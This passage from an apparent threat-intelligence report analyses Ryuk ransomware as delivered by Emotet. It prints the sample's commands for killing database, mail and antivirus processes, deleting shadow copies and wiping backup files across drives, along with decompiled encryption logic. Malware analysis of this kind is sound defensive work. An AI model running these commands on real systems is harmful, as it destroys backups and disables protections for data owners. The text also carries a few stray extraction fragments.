/IM dbeng50.exe /F
/IM dbsnmp.exe /F
/IM encsvc.exe /F
/IM excel.exe /F
/IM firefoxconfig.exe /F
/IM infopath.exe /F
/IM isqlplussvc.exe /F
/IM msaccess.exe /F

/IM msftesql.exe /F
/IM mspub.exe /F
/IM mydesktopqos.exe /F
/IM mydesktopservice.exe /F
/IM mysqld.exe /F
/IM mysqld-nt.exe /F
/IM mysqld-opt.exe /F
/IM ocautoupds.exe /F
/IM ocomm.exe /F
/IM ocspd.exe /F
/IM onenote.exe /F
/IM oracle.exe /F
/IM outlook.exe /F
/IM powerpnt.exe /F
/IM sqbcoreservice.exe /F
/IM sqlagent.exe /F
/IM sqlbrowser.exe /F
/IM sqlservr.exe /F
/IM sqlwriter.exe /F
/IM steam.exe /F
/IM synctime.exe /F
/IM tbirdconfig.exe /F
/IM thebat.exe /F
/IM thebat64.exe /F
/IM thunderbird.exe /F
/IM visio.exe /F
/IM winword.exe /F
/IM wordpad.exe /F
/IM xfssvcon.exe /F
/IM tmlisten.exe /F
/IM PccNTMon.exe /F
/IM CNTAoSMgr.exe /F
/IM Ntrtscan.exe /F
/IM mbamtray.exe /F

```

The list of services and processes has grown over time. In total, one of the analyzed sample contains 184 services and 126 processes. The services are related to AV companies, backups, database programs and others. The processes are related to email services, word processors and others.

Another interesting detail is that Ryuk also deletes some files from the destination machine. As shown, shadow copies and some files with backup extensions are also deleted from the target machine.

```
.data:004302F0 aUssadminDelete db 'vssadmin Delete Shadows /all /quiet',0Dh,0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB',0Dh,0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded',0Dh,0Ah
.data:004302F0 db 0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB',0Dh,0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded',0Dh,0Ah
.data:004302F0 db 0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB',0Dh,0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded',0Dh,0Ah
.data:004302F0 db 0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB',0Dh,0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded',0Dh,0Ah
.data:004302F0 db 0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB',0Dh,0Ah
.data:004302F0 db 'vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded',0Dh,0Ah
.data:004302F0 db 0Ah
.data:004302F0 db 'vssadmin Delete Shadows /all /quiet',0Dh,0Ah
.data:004302F0 db 'del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\*.Backup*.* c:\*.backup*.* c:\*.set c:\*.win c:\*.dsk',0Dh,0Ah
.data:004302F0 db 'del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\*.Backup*.* d:\*.backup*.* d:\*.set d:\*.win d:\*.dsk',0Dh,0Ah
.data:004302F0 db 'del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\*.Backup*.* e:\*.backup*.* e:\*.set e:\*.win e:\*.dsk',0Dh,0Ah
.data:004302F0 db 'del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\*.Backup*.* f:\*.backup*.* f:\*.set f:\*.win f:\*.dsk',0Dh,0Ah
.data:004302F0 db 'del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\*.Backup*.* g:\*.backup*.* g:\*.set g:\*.win g:\*.dsk',0Dh,0Ah
.data:004302F0 db 'del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\*.Backup*.* h:\*.backup*.* h:\*.set h:\*.win h:\*.dsk',0Dh,0Ah
.data:004302F0 db 'del %0',0
```

Figure 35: Shadow backups and some backup files are deleted from the machine.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\*.Backup*.* c:\*.backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\*.Backup*.* d:\*.backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\*.Backup*.* e:\*.backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\*.Backup*.* f:\*.backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\*.Backup*.* g:\*.backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\*.Backup*.* h:\*.backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

For each drive identified on the machine, Ryuk drops a new file in the user's public directory that will run and encrypt a specific Windows drive. This piece of malware validates the folder existence for either newer or older operating systems versions.




Figure 36: Malware validates the existence of certain directories where the binaries will be dropped and executed.

"\\Documents and Settings\\Default User\\" "\\users\\Public\\"


For instance, If two drives are identified, A and C, the binary drops two new binaries into the temp directory:

- C:\Users\Johnson\AppData\Local\Temp\TIMMhwh.exe
- C:\Users\Johnson\AppData\Local\Temp\SvmBjxd.exe

These binaries are then executed for the drivers:

- C:\Users\Johnson\AppData\Local\Temp\TIMMhwh.exe 5 A:
- C:\Users\Johnson\AppData\Local\Temp\SvmBjxd.exe 5 C:

In the same directory, a ransom note is also dropped:



```

loc_30004429:
push    2710h
push    0
push    offset Buffer
call    sub_300069D0
add     esp, 0Ch
push    offset Buffer ; lpBuffer
push    1388h ; nBufferLength
call    ds:GetTempPathW
push    offset Buffer
call    sub_30002010
add     esp, 4
push    2710h
push    0
push    offset Buffer
call    sub_300069D0
add     esp, 0Ch
cmp     [ebp+arg_0],var_4
jnz    loc_300045B8

sub_30002010 proc near ; CODE XREF: sub_30002130+495Jp
; sub_30002130+4C9Jp ...
push    ebp
mov     ebp, esp
sub     esp, 8
push    offset aRyukreadme_htm ; "RyukReadMe.html"
mov     eax, [ebp+arg_0]
push    eax

```

Figure 37: Ransom note dropped into the specific folders.

When the ransomware starts encrypting machine files, it creates a file called “**sys**” that serves as a flag to identify the beginning of the encryption operation.

```

12 | v8 = 0;
13 | v5 = 50;
14 | GetWindowsDirectoryW(&Buffer, 0x32u);
15 | v3 = 0;
16 | v4 = 0;
17 | if ( a1 )
18 |     sub_30008F83(&Buffer, L"\\Documents and Settings\\Default User\\sys");
19 | else
20 |     sub_30008F83(&Buffer, L"\\users\\Public\\sys");
21 | SetLastError(0);
22 | hObject = CreateFileW(&Buffer, 0x40000000u, 0, 0, 3u, 2u, 0);
23 | v7 = GetLastError();
24 | if ( v7 == 32 && v7 )
25 | {
26 |     v8 = 2;
27 |     CloseHandle(hObject);
28 |     result = v8;
29 | }
30 | else
31 | {
32 |     v8 = 1;
33 |     if ( v7 == 2 )
34 |         v8 = 11;
35 |     if ( v7 )
36 |     {
37 |         hObject = CreateFileW(&Buffer, 0xC0000000, 0, 0, 2u, 2u, 0);
38 |         if ( !hObject )
39 |             v8 = 0;
40 |     }
41 |     result = v8;
42 | }
43 | return result;
44 | }

```

Figure 38: Sys file is created to identify the beginning of the encryption process.

In contrast, a file called “*finish*” is also created when the malware ends the encryption process.

```

14  if ( v6 != 1 && v6 != 11 )
15  {
16    while ( 1 )
17    {
18      Sleep(0x61A8u);
19      v6 = sub_30003D10(dword_30129A44);
20      if ( v6 == 1 )
21        break;
22      if ( v6 == 5 )
23        sub_3000947C(1);
24    }
25    sub_30004200(1, (int)&::Buffer);
26    result = 1;
27  }
28  else
29  {
30    sub_30004200(11, (int)&::Buffer);
31    v4 = 250;
32    GetWindowsDirectoryW(&Buffer, 0xFAu);
33    v3 = 0;
34    if ( dword_30129A44 )
35      sub_30008F83(&Buffer, L"\\Documents and Settings\\Default User\\Finish");
36    else
37      sub_30008F83(&Buffer, L"\\users\\Public\\Finish");
38    SetLastError(0);
39    hObject = CreateFileW(&Buffer, 0x40000000u, 0, 0, 3u, 2u, 0);
40    CloseHandle(hObject);
41    dword_3002F62C(1);
42    result = 1;
43  }
44  return result;

```

Figure 39: “Finish” file created when the ransomware terminates the encryption process.

Up to this point, Ryuk's parent process, child processes, and all the running processes infected (via injection) by Ryuk have been created. The encryption process begins at this point, and each binary starts the encryption process in accordance to the assigned drive.

The flow graph on the encryption process is presented in Figure 40.




Figure 40: Graph flow that describes the Ryuk encryption process.

During the encryption process, we can see that Ryuk has some exceptions.

```

if ( v13 & 0x10 )
{
    sub_30002010(a1);
    v7 = sub_30003AE0(a1, &v14);
    sub_30002130(v7, a2, a3, a4);
    sub_30002010(a1);
    v8 = sub_30003C20(a1);
    *(_WORD *) (a1 + 2 * (v8 - sub_30003C20(&v14)) - 2) = 0;
}
else
{
    sub_300069D0(&v12, 0, 1000);
    sub_30003BC0(&v12, &v14);
    if ( !sub_30003C60(&v12, L"RyukReadMe.html")
        && !sub_30003C60(&v12, L"UNIQUE_ID_DO_NOT_REMOVE")
        && !sub_30003C60(&v12, L"PUBLIC")
        && !sub_30003C60(a1, L"\\Windows\\")
        && !sub_30003C60(a1, L"sysvol")
        && !sub_30003C60(a1, L"netlogon") )
    {
        v15 = 0;
        sub_300069D0(&v16, 0, 48);
        v77 = 3;
        for ( i = 0; i < v77; ++i )
        {
            sub_300069D0(&v15, 0, 50);
            for ( j = 0; ; ++j )
            {
                v9 = sub_30003C20(&aD11[25 * i]);
                if ( j >= v9 )
                    break;
                v10 = sub_30003AB0(*(&aD11[25 * i] + j));
            }
        }
    }
}

```


Figure 41: Files and directories skipped by Ryuk.

The folder named "AhnLab", is one of the skipped folders. It refers to the homonymous Korean anti-virus, as we indicated previously Ryuk has extreme similarities to Hermes ransomware.

The following extensions will not be encrypted as well:

- .dll
- .exe
- .hrmlog

The extension **.RYK** is added at the final of the encrypted files such as: file_name.docx.**RYK**.



```

mov     eax, [ebp+var_4]
mov     dword ptr [eax+36C0h], 1
mov     ecx, [ebp+var_14]
push   ecx
mov     edx, [ebp+var_4]
push   edx
call   sub_30003BC0    var_10 = dword ptr -10h
add     esp, 8        var_C = dword ptr -0Ch
push   0             var_8 = dword ptr -8
push   0             var_4 = dword ptr -4
mov     eax, [ebp+var_4 arg_0] = dword ptr 8
push   eax
push   offset sub_3000
push   0
push   0
call   dword_3002F5F4
mov     ecx, [ebp+var_4]
mov     edx, [ecx+36C4h]
mov     Handles[edx*4],
push   8000h
push   0
mov     eax, [ebp+var_14]
push   eax
call   dword_3002F688

proc near ; DATA XREF: sub_30002130+7AB↓
mov     ebp, esp
sub     esp, 10h
mov     eax, [ebp+arg_0]
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
mov     edx, [ecx+36C0h]
push   edx
mov     eax, [ebp+var_4]
mov     ecx, [eax+36B4h]
push   ecx
mov     edx, [ebp+var_4]
mov     eax, [edx+36B0h]
push   eax
mov     ecx, [ebp+var_4]
mov     edx, [ecx+36BCh]
push   edx
mov     eax, [ebp+var_4]
mov     ecx, [eax+36B8h]
push   ecx
mov     edx, [ebp+var_4]
push   edx
call   sub_30001270
add     esp, 18h
mov     [ebp+var_C], eax
push   offset a_ryk ; ".RYK"
mov     eax, [ebp+var_4]
push   eax
call   sub_30003060

```

Figure 42: The **.RYK** extension is added to the corrupted file.

Regarding the cryptographic algorithms, the ransomware uses RSA keys of 4096 + AES 256.

Each binary of the Ryuk was a different RSA key, and a [decrypt tool](#) is sent by operators when the ransom is paid. The RSA key can be observed below.

CONFIDENTIAL - INTERNAL USE ONLY
CONFIDENTIAL - INTERNAL USE ONLY

Ryuk

balance of shadow universe

FINAL THOUGHTS

This report gives the first overview of malware operations within Portuguese cyberspace for Q1-Q4 2019. Although none of the 377 compromised domains identified was used as C2 by any of the malware families identified, this study delivers a clean indicator that a high volume of Portuguese domains (.pt TLD) were used by threat actors to spread the most recent waves of phishing and malware.

As noted, Professional domains were the most affected category by malware during Q1-Q4, followed by the sectors: Personal, Retail and Industrial.

Most of the affected servers were available in Portugal, and many of them were running websites underdevelopment or were abandoned by their owners, with known vulnerabilities available and obsolete CMSs installed such as WordPress® and Joomla®.

Through this investigation, we confirmed that the decrease of compromised domains during June, July and August is directly related to the absence of the major active threat around the globe - the Emotet banking trojan.

Emotet has been using evasion techniques to evade antivirus detection, but the principle is the same that has been observed over the years. Once again, in the Portuguese study samples, we found an overlap with previous reports on Emotet around the world.

Last, but not least, Emotet dropped additional payloads creating destructive damage on targets. The Ryuk ransomware infects the machine, and it encrypts local and shared files. However, it not

spreading through the network as it does not have wormable capabilities. This drastically increases the damage and the likelihood that the victim will be willing to pay the ransom. This piece of ransomware is difficult to fight and it has no execution flaws known so far. The signature of each binary is unique and an RSA key contained in the malware is used to encrypt the files from the victim's computers.

Take into consideration that Emotet and Ryuk are a growing threat and a real concern into 2020. With Emotet in place, threat actors can easily destroy trust in business, ruin the reputation of a brand, or compromise individuals.

REFERENCES

TA542 Brings Back Emotet with Late September Spike

<https://www.darkreading.com/threat-intelligence/ta542-brings-back-emotet-with-late-september-spike/d/d-id/1336302>

Malware Analysis – Emotet Resurgence and Evolution

<https://www.kroll.com/en-ca/insights/publications/cyber/malware-analysis-emotet-resurgence-evolution>

Triple Threat: Emotet deploys Trickbot to steal data & spread Ryuk

<https://www.cybereason.com/blog/triple-threat-emotet-deploys-trickbot-to-steal-data-spread-ryuk-ransomware>

A one-two punch of Emotet, Trickbot, & Ryuk stealing & ransoming data

<https://www.cybereason.com/blog/one-two-punch-emotet-trickbot-and-ryuk-steal-then-ransom-data>

Threat Actor Profile: TA542, From Banker to Malware Distribution Service

<https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-ta542-banker-malware-distribution-service>

Proofpoint Q3 2019 Threat Report — Emotet's return, RATs reign supreme, and more

<https://www.proofpoint.com/us/threat-insight/post/proofpoint-q3-2019-threat-report-emotets-return-rats-reign-supreme-and-more>

Emotet malware has been spread via an email referring to Halloween

<https://seguranca-informatica.pt/malware-emotet-tem-sido-disseminado-via-um-email-fazendo-referencia-ao-halloween>

Emotet Trojan Evolves Since Being Reawakend, Here is What We Know

<https://www.bleepingcomputer.com/news/security/emotet-trojan-evolves-since-being-reawakend-here-is-what-we-know/>

Caution! Ryuk Ransomware decryptor damages larger files, even if you pay

<https://blog.emsisoft.com/en/35023/bug-in-latest-ryuk-decryptor-may-cause-data-loss/>

Greta Thunberg: Emotet's Person of the Year

<https://threatpost.com/greta-thunberg-emotet-person-of-the-year/151351/>